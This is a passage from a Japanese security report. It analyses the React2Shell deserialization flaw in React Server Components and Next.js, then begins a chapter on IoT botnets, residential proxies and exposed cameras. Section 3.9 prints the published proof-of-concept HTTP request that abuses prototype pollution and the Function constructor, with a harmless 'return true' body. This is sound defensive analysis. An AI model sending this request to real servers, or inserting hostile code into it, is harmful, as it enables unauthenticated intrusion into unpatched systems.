パッケージ	対象バージョン
react-server-dom-webpack react-server-dom-parcel react-server-dom-turbopack	19.2.0 19.1.1 19.1.0 19.0
Next.js	16.x 15.x 14.3.0-canary.77以降のcanaryリリース

Next.js以外にもReactのコンポーネントを使用しているパッケージは本脆弱性の対象となる可能性があります。

3.5.　脆弱性の原因

本脆弱性は、サーバーがクライアントから受信したリクエスト内容を検証しないままデシリアライズする点に起因します。この挙動により、攻撃者が送信した不正なシリアライズデータがそのまま実行可能なコードへ変換され、サーバー側で任意のJavaScriptが実行されてしまいます。

●デシリアライズ
シリアライズされたデータを元のオブジェクトやデータ構造に復元する処理

●シリアライズ
オブジェクトやデータ構造を、通信や保存に適した形式に変換する処理

3.6.　React Server ComponentsとFlight Protocolについて

通常、クライアントサイドの JavaScriptはユーザーのブラウザー上で実行され、画面表示や操作などの処理をします。サーバーサイドの JavaScriptはサーバー上で実行され、認証・認可、DB操作などを処理しています。
しかし、Webアプリケーションの高度化により、クライアントサイドで処理する JavaScriptの量は年々増加しています。
そこで、React Server Componentsは、重い処理の JavaScriptをサーバーに実行させることでクライアントサイドでの JavaScriptを削減できます。



図 3-2　React Server ComponentsとFlight Protocolの関連性

本脆弱性を理解するためには、クライアントが Flight Protocol形式のシリアライズしたチャンクデータをサーバーへ送信し、サーバーがそのチャンクデータをどのようにデシリアライズして処理しているかを把握することが重要です。

●Flight Protocol
React Server Componentsがクライアントとサーバー間でデータを受け渡すために使用する独自形式。複数のデータを「チャンク」として分割し、シリアライズして送信する仕組みを持つ。

●チャンクデータ
大きなデータを小さな「塊（チャンク）」に分割したもの。Flight Protocolではこの形式でデータが送られる。

クライアントはFlight Protocol形式のシリアライズされたチャンクデータをサーバーに対して送信します。
以下はFlight Protocolで送信されるチャンクデータの例です。

```
{
    "0": (None, '["$1"]'),
    "1": (None, '{"object":"user","name":"$2:username"}'),
    "2": (None, '{"username":"test"}'),
}
```

サーバーは受信データをデシリアライズして元のオブジェクトに復元します。その結果は以下の通りです。

```
{ object: 'user', name: 'test' }
```

Flight Protocolでは、さまざまなデータ型を表現するために特別な構文が用いられます。その中でも "$@"は、受信したチャンクデータ（チャンクオブジェクト）そのものを返す構文です。
次のチャンクデータのような形式では、送信されたデータが JavaScript独自のプロトタイプ（組み込みプロパティ）を経由して処理されるため、Chunk.prototype.thenプロパティが上書きされてしまいます。

```
{
    "0": (None, '{"then": "$1:__proto__:then"}'),
    "1": (None, '"$@0"'),
}
```

●プロトタイプ[6]
JavaScriptがすべてのオブジェクトに持つ組み込みプロパティ。オブジェクトの振る舞い（メソッドやプロパティの継承ルール）を定義する役割を持ち、書き換え可能。

●組み込みプロパティ
JavaScriptが元々持っている基本機能（例:__proto__など）。オブジェクトの動作を定義する仕組みのため、書き換えが可能。

●thenプロパティ[7]
thenプロパティは「次に実行する処理」を登録するための仕組みです。JavaScriptでは誰でも書き換えられるため、攻撃者が悪意ある処理を差し込むと、サーバーがそのコードを実行してしまう危険があります。

3.7.　技術的な詳細

クライアントはサーバーに対してFlight Protocol形式にシリアライズしたリクエストを送信します。サーバーは受信したリクエストを解析（デシリアライズ処理）して、レンダリングしたデータをクライアントに返信します。



図 3-3　データ構造の変遷

3.8.　ソースコードの解説

以下のコードは、実際にreact-serverで使用されている処理の一部を抜粋したものです（説明のため一部を省略しています）。

```
case 'B': {
        const id = parseInt(value.slice(2), 16);
        const backingEntry: Blob = (response._formData.get(response._prefix + id): any);
        return backingEntry;
      }
```

この処理では、response._prefixに含まれるデータを引数として、response._formData.getを呼び出しています。
前述のとおりJavaScriptには、元々組み込みプロパティと呼ばれる仕組みがあり、これらの組み込みプロパティは上書き可能です。攻撃者はこの特性を悪用し、response._formData.getの動作を Functionコンストラクターに置き換えます。さらに、

response._prefix内には悪意あるJavaScriptコードを含めます。
最終的に上書きされたthenプロパティが実行されたときに、JavaScriptコードがサーバー側で実行されてしまいます。

●Functionコンストラクター[8]
JavaScriptで動的にコードを生成して実行できる。
例：Function("任意のコード")() のように、文字列をそのままコードとして実行可能。

3.9.　チャンクデータが任意コードに変化する過程

PoCとして公開されているデータを元にデシリアライズ処理でどのように悪意のあるコードに変化していくのか確認します。
クライアントはサーバーに対して、悪意のあるチャンクデータを送信します。

```
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: 459

------WebKitFormBoundary
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{¥"then¥":¥"$B0¥"}",
"_response":{"_prefix":"return true; //","_formData":{"get":"$1:constructor:constructor"}}}
```

```
------WebKitFormBoundary
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundary--
```

前述のとおり、"$@0"構文はチャンクデータ（チャンクオブジェクト）そのものを返します。
攻撃者はこの仕組みを悪用し、本来サーバーが使う「データを取り出す処理」を、「文字列をそのままプログラムとして実行できるしくみ（Functionコンストラクター）」にすり替えます。
さらに、実行させたい悪意あるコードをresponse._prefixの中に紛れ込ませることで、サーバーがそのコードを実行するよう誘導します。

```
response._formData.get(response._prefix + "0")

// ↓デシリアライズ処理後

Function("return true; // 0")
```

JavaScriptコードは、thenプロパティが呼び出されたタイミングで実行されます。これは、thenプロパティが組み込みプロパティを通じて上書きされているためです。

●constructorプロパティ[9]
JavaScriptのオブジェクトが持つ組み込みプロパティの1つで、そのオブジェクトを生成した関数への参照を持つ。

3.10.　攻撃手法の例

実際に GitHub上で公開されている PoCを使用して、本脆弱性がどのように動作するのか確認します。Dockerを使用して、影響を受けるバージョンの検証環境を構築しています。



図 3-4　構築したサーバー

画像のHTTPリクエストは公開されているPoCから取得したものです。HTTPでPOSTリクエストとして送信します。



図 3-5　悪意のあるHTTPリクエスト

検証環境を簡易化しているため複雑な処理は実装していませんがHTTPレスポンスを確認すると、サーバー上で任意のコマンドが実行できたことが確認できます。

図 3-6　HTTPレスポンス

上記のように本脆弱性は、認証不要、ユーザー操作不要で任意のコマンドを実行できる重大な脆弱性となります。また、公開されている PoCを変更することなく、脆弱性の悪用が可能となっているため脆弱性を放置したままだと悪用されるリスクが高まります。
本脆弱性の深刻度を適切に位置づけるためには、過去に同じくCVSS 10.0と評価された脆弱性と比較する視点が有効です。CVSS 10.0に分類される脆弱性は歴史的にも大きな影響を及ぼした事例が多く、React2Shellもそれらと同等のリスク水準にあると言えます。以下に、特に影響が大きかった代表的なCVSS 10.0の脆弱性を示します。

表 3-3　CVSSスコア10.0 脆弱性一覧（一部抜粋）

CVE番号	通称	URL
CVE-2021-44228	Log4Shell	https://nvd.nist.gov/vuln/detail/CVE-2021-44228
CVE-2020-1472	Zerologon	https://nvd.nist.gov/vuln/detail/CVE-2020-1472
CVE-2020-0796	SMBGhost	https://nvd.nist.gov/vuln/detail/CVE-2020-0796
※CVE-2014-6271	Shellshock	https://nvd.nist.gov/vuln/detail/CVE-2014-6271
※CVE-2008-4250	MS08-067	https://nvd.nist.gov/vuln/detail/CVE-2008-4250

※CVSSバージョン2でのスコア

詳細は省略しますが、前述の脆弱性について概要を以下に示します。

●CVE-2021-44228（Log4Shell）
Apache Log4jのログ出力処理により、細工した文字列を記録させるだけで、認証不要でリモートコード実行が可能です。

●CVE-2020-1472（Zerologon）
Microsoft Netlogonプロトコル（MS-NRPC）の暗号実装の欠陥により、ドメインコントローラーに接続できる攻撃者が認証不要でドメイン管理者権限を取得できます。

●CVE-2020-0796（SMBGhost）
Windows SMBv3の圧縮処理の欠陥により、認証不要でリモートコード実行が可能です。

●CVE-2014-6271（Shellshock）
GNU Bashシェルが環境変数を処理する際に、関数定義を含む特殊な文字列を悪用されると任意のコマンドが実行される脆弱性でCGIスクリプトなどを通じてWebサーバーで認証不要のリモートコード実行が可能です。

●CVE-2008-4250（MS08-067）
WindowsのServerサービスにおけるRPCリクエストの脆弱性で、認証不要でリモートコード実行が可能です。

3.11.　対策

本脆弱性に対して最も重要な対策は、速やかに修正版バージョンへアップデートすることです。ReactおよびNext.jsは複数のパッケージを内部的に参照して動作しているため、アプリケーションが依存しているコンポーネントの中に脆弱なバージョンが含まれていないかを必ず確認する必要があります。特に、影響範囲で示した対象バージョンを組み込んでいる場合、アプリケーションが意図せず脆弱なReact Server Componentsをロードしている可能性があるため、関連パッケージも含めてアップデートを実施してください。公開されているPoCは修正前のバージョンでそのまま動作し、追加の条件を必要としません。
そのため、脆弱なバージョンを使用しているサービスについては、「すでに侵害を受けている可能性を前提に調査を開始すること」を推奨します。想定される初動対応は以下の通りです。

3.12.　想定される初動対応

①アプリケーションコンテキストの改変有無の確認
任意コード実行により、設定ファイルの改ざん、Webシェルの設置、環境変数の読み取りが行われていないかを確認。

②インフラレベルの侵入有無の調査
不審なユーザー作成、プロセス生成、外部通信（C2）などの痕跡を確認。

③脆弱パッケージを含んだコンテナ／サーバーの再デプロイ
侵害の痕跡が不明瞭な場合は、クリーンイメージからの再構築を推奨。

④影響範囲が判断できない場合は一時的なサービス遮断も検討
任意コード実行脆弱性は、被害規模が大きくなりやすいため、状況によっては暫定的な遮断・制限も選択肢となります。

3.13.　セキュリティリスクの低減

本脆弱性はWebフレームワーク内部の処理を悪用するものであり、アプリケーション実装とは関係なく成立します。このため、セキュリティリスクを低減する観点では以下の対策が有効です。

●依存パッケージの脆弱性情報を自動収集し、更新遅延を最小化する仕組み（Dependabot/Renovateなど）を導入する
●CI/CDパイプラインにおけるSBOMの生成と検証
●サプライチェーン攻撃を含む脆弱性管理プロセスの整備
●自社サービスのライブラリ利用状況の棚卸しとバージョン管理

3.14.　まとめ

React2Shellは、React Server ComponentsとFlight Protocolのデシリアライズ処理に起因して発生する重大な脆弱性であり、サーバー側で任意のJavaScriptを実行される深刻なリスクがあります。本章では、脆弱性の背景や影響範囲に加えて、攻撃がどのように成立するのかを内部処理フローと具体的なPoCを用いて整理しました。
本脆弱性に対処するうえでは、脆弱なバージョンの早急なアップグレードが不可欠です。加えて、PoCが公開済みであることから、影響が疑われるサービスについては「すでに侵害を受けている可能性を前提とした初動調査」を実施する必要があります。ログ確認、設定ファイルの改ざん有無、外部通信の痕跡調査などの初動対応を迅速に進めることが重要です。
さらに、本脆弱性はフレームワーク内部の処理を悪用する点に特徴があり、アプリケーション実装とは無関係に成立します。このため、依存パッケージの管理、SBOMの運用、CI/CDパイプラインでの脆弱性検出といったサプライチェーンセキュリティの強化がセキュリティリスクを低減する観点で不可欠です。
React2Shellは、モダンフレームワークを利用するサービスにとって無視できないリスクであり、正しい理解と迅速な対応は組織のセキュリティ体制を高めるうえで極めて重要です。本章の内容が、今後の脆弱性管理と安全なWebサイト運用に向けた一助となれば幸いです。

---

1 CVE-2025-55182 | NVD
https://nvd.nist.gov/vuln/detail/CVE-2025-55182

2 2024年のJavaScriptとTypeScriptのトレンド: 開発者エコシステムアンケートのインサイト | The WebStorm Blog
https://blog.jetbrains.com/ja/webstorm/2024/03/js-and-ts-trends-2024/

3 The Best React Websites Examples That Ever Built [2025] | ProCoders
https://procoders.tech/blog/popular-react-js-websites-examples/

4 Critical Security Vulnerability in React Server Components | React
https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

5 Security Advisory: CVE-2025-66478 | Next.js
https://nextjs.org/blog/CVE-2025-66478

6 オブジェクトのプロトタイプ - ウェブ開発の学習 | MDN
https://developer.mozilla.org/ja/docs/Learn_web_development/Extensions/Advanced_JavaScript_objects/Object_prototypes

7 Promise.prototype.then() - JavaScript | MDN
https://developer.mozilla.org/ja/docs/Web/JavaScript/Reference/Global_Objects/Promise/then

8 Function() コンストラクター - JavaScript | MDN
https://developer.mozilla.org/ja/docs/Web/JavaScript/Reference/Global_Objects/Function/Function

9 constructor - JavaScript | MDN
https://developer.mozilla.org/ja/docs/Web/JavaScript/Reference/Classes/constructor

4

IoTに対する脅威の増大とセキュリティ認証制度

第4章　　IoTに対する脅威の増大とセキュリティ認証制度

4.1.　はじめに

IoT機器を媒介あるいは標的としたサイバー攻撃は依然活発であり、さらに高度化・巧妙化が進んでいます。こうした中、日本ではJC-STARと呼ばれるIoT機器向けのセキュリティ評価・ラベリング制度が開始されました。
この章ではIoT機器に対する脅威と、IoT機器向けのセキュリティ認証制度について説明します。

4.2.　IoTを悪用したサイバー攻撃

4.2.1.　　概要

IoTを悪用したサイバー攻撃では、まず脆弱なIoT機器を自動検索（スキャン）することが一般的で、これにより発見されたIoT機器に侵入またはマルウェアを感染させます。IoT向けマルウェアには、ほかのIoT機器をスキャンし感染する機能があるため、脆弱なIoT機器の間で次々感染していくことになります。このような感染した多数のIoT機器はBotnetを形成し、スパム送信やDDoS攻撃などの犯罪プラットフォームとして悪用されます。
さらに攻撃対象は一般的なIT機器にとどまらず、産業用センサーや制御機器に対する攻撃もあり、攻撃が成功すれば非常に深刻な被害を与えることも可能です。

4.2.2.　　攻撃関連通信と脆弱性

NICT（国立研究開発法人情報通信研究機構）は、インターネット上の無差別型攻撃をリアルタイムで分析・観測するNICTERプロジェクトにおける観測レポート[1]で、1 IPアドレス当たりの年間総観測パケット数を公表しました。



図 4-1　1 IPアドレス当たりの年間総観測パケット数の推移
※NICTの資料[1]より作成

この値はインターネット上の機器を探索するスキャン活動の活発さを示しており、2021年から一時停滞していた活動が、2023年から増加傾向になったことが見て取れます。また前述のNICTER観測レポートによると、総観測パケット数の6割程度は海外機関の調査目的とされ、これを除いたものの1/3程度がIoT機器に関連したサイバー攻撃関連通信と見られています。脆弱性増減の傾向を見るために、米国のCISA(サイバーセキュリティ・インフラセキュリティ庁)が公表しているICS Advisories[2]を取り上げます。このデータの対象は産業用制御システムですが、産業向けIoTも含まれているため、脆弱性増減の傾向を知ることが可能と思われます。以下のグラフは一般的な産業用制御システムの脆弱性情報ICS Advisory(ICSA)の年ごとの件数を図示しています。



図 4-2　脆弱性情報 ICS Advisories(ICSA)の公表件数
※CISA[2]のデータより作成

このように多少の上下はありますが、IoTに関する脆弱性は増加傾向にあります。また、先に述べたようにスキャン活動も活発であることから、IoTに対する脅威は増大の傾向にあるといえます。

4.3.　IoT悪用の実態

4.3.1.　犯罪行為のプラットフォーム

IoT機器により構成されるBotnetは、犯罪行為のプラットフォームとして悪用されています。ここでは代表的な例を取り上げます。

4.3.1.1.　DDoS攻撃

IoT機器のBotnetから大量のデータを送信するDDoS攻撃手法は、マルウェアMiraiにより確立されました。2016年に発見されたこのマルウェアは、ARCプロセッサを使用しているネットワークカメラやデジタルビデオレコーダーなどのIoTデバイスに感染することでBotnetを形成します。当時感染機器は数十万に達し、非力なIoT機器であっても大規模なBotnetを用いることで、620Gbpsに近いDDoS攻撃を発生させることが可能でした[3]。
Miraiの作者の目的は技術力誇示と思われ、金銭目的ではなかったとされていますが、ソースコードが公開されていたこともあって多くの追随者が現れ、中にはBotnetを貸し出して金銭的な利益を得るものも出てきました。
2024年に登場したAisuru Botnetは家庭用ルーターやインターネットカメラを侵害して悪用します。2025年11月、Aisuru

Botnetは50万のIPアドレスから15.72TbpsのDDoS攻撃をMicrosoftのAzureネットワークに対して行いました[4]。2026年1月には31.4Tbpsと記録を更新し[5]、Miraiと比較しても桁違いの攻撃能力を見せています。

4.3.1.2.　レジデンシャルプロキシ

レジデンシャルプロキシとは居住地判定を回避する目的で使用されるサービスです。犯罪者などの悪意あるユーザーがレジデンシャルプロキシプロバイダを通じてネットにアクセスすると、ユーザーの望む地域のIPアドレス(レジデンシャルIP)を使って、目的のサービスにアクセスすることが可能になります。



図 4-3 レジデンシャルプロキシの仕組み

レジデンシャルプロキシは、特定の地域でしか提供されないサービスを、提供外の場所から利用するために使われる事を想定していますが、中には犯罪者に悪用されることを前提として運用されているものも存在します。例えば中国の911 S5は2011年からプロキシバックドアを仕込んだVPNアプリを配布し始め、その結果2014年以後の数年間で世界中の数百万台のWindows PCにマルウェアを感染させ、1,900万以上のレジデンシャルIPアドレスを利用可能なBotnetを構築しました。このサービスを利用することで犯罪者は実際の発信元IPを隠して、金融犯罪、爆破予告、商品の違法輸出等のさまざまな犯罪を実行しました。米国司法省によれば、911 S5は2014年以降、不正検知システムを回避する手口によって、数十億ドル規模の金融詐欺被害をもたらしています[6]。

911 S5ではBotnetの構築にWindows PCが使われましたが、IoT機器を悪用したレジデンシャルプロキシサービスも登場しています。例えば、NSOCKSと呼ばれるレジデンシャルプロキシでは、その80%がNgiowebと呼ばれるIoTデバイスやルーターを悪用するBotnetから構成されていることが、Lumen Technologiesの調査で明らかとなっています[7]。

またセキュリティブログKrebs On Securityは、前節で説明したAisuru Botnetが、DDoS攻撃からレジデンシャルプロキシにサービスを転換した、と述べています[8]。筆者はその理由として、レジデンシャルプロキシのほうが持続可能で収益を上げやすいことを挙げています。

4.3.2.　不正アクセスや盗聴・盗撮

IoT機器の代表として監視カメラが挙げられます。最近では、乳幼児の見守りやペットの状況確認などで利用可能な、安価なカメラが普及しています。また強盗事件が2022年から2年連続で増加したことで[9]、一般家庭でも防犯カメラ設置が進んでいます。

しかし監視カメラの設置の際に、他者からの利用を防止するための設定を行っていない例が見受けられます。
2025年11月、日本国内に設置された監視カメラの映像が、外部から閲覧可能であることが報道されました[10]。多くの場合、パスワードなどの認証がオフになっていることが原因とされています。
この問題は今に始まったことではなく、2014年からこの種のカメラ情報を収集・公開しているロシア発のWebサイトは2016年に日本でも話題となり、さまざまなネットニュースでも取り上げられました[11]。その際にもセキュリティ設定の重要性が強調されましたが、残念ながら状況は改善されていません。
米国では、IoT機器メーカーが顧客のプライバシー保護を積極的に行わなかったという理由で巨額の罰金を科された事例があります。2023年に米国連邦取引委員会(FTC)はA社に対する複数の訴訟で、ドアベルカメラと音声アシスタントに関するプライバシー侵害について合計3,000万ドルの罰金・返金を科しました[12]。問題とされたのは以下の行為です。

ドアベルカメラに関して
●撮影された顧客の動画の閲覧に制限をかけず、サポート業務に必要な従業員以外の人員が自由に見ることができた。バスルームや寝室などのプライベート空間での動画を数千件閲覧していた事例もあった。
●2017年～2018年に発生したパスワードリスト攻撃(別に流出しているID／パスワードを使ってログインを試みる攻撃)を認識していたにもかかわらず、2019年まで多要素認証を実装しなかった。さらに実装も不十分であり、有効性が損なわれていた。

音声アシスタントに関して
●音声アシスタントが収集した児童の音声と位置情報を、親が要請したにもかかわらず削除しなかった。
●児童の音声を書き起こしたものを保存していることを開示しなかった。
●これらの行為は、児童オンラインプライバシー法(COPPA)に違反している。

これにより音声アシスタントに関する件だけで2,500万ドルという多額の罰金が科せられました。A社は最終的に、これらの支払いに同意しています。

4.3.3.　産業・医療分野への攻撃

